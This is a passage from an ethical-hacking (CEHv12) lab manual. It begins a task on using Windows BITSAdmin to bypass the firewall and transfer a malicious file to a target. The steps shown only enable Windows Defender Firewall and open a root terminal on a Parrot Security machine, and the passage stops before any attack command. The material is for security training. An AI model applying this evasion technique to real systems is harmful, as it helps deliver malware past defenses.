
22. Close all open windows.

## Task 4: Bypass Firewall through Windows BITSAdmin


BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.

1. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.



3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pan 

The screenshot shows the Windows Defender Firewall settings in the Control Panel. The left sidebar includes links for 'Allow an app or feature through Windows Defender Firewall', 'Change notification settings', 'Turn Windows Defender Firewall on or off' (which is underlined), 'Restore defaults', 'Advanced settings', and 'Troubleshoot my network'. The main content area is titled 'Help protect your PC with Windows Defender Firewall' and explains that it can prevent hackers or malicious software from gaining access. It features a red 'Update your Firewall settings' box with a 'Use recommended settings' button. Below this are two sections: 'Private networks' (Connected) and 'Guest or public networks' (Not connected). Each section lists the Windows Defender Firewall state (Off), incoming connection rules (Block all connections to apps that are not on the list of allowed apps), active private networks (Network 7), and notification state (Do not notify me when Windows Defender Firewall blocks a new app).

## See also

[Security and Maintenance](#)  
[Network and Sharing Center](#)



4. The **Customize Settings** window appears.

5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.

6. Click **OK**.



Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Private network settings

Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app

Turn off Windows Defender Firewall (not recommended)

Public network settings

Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app

Turn off Windows Defender Firewall (not recommended)




7. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.






9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

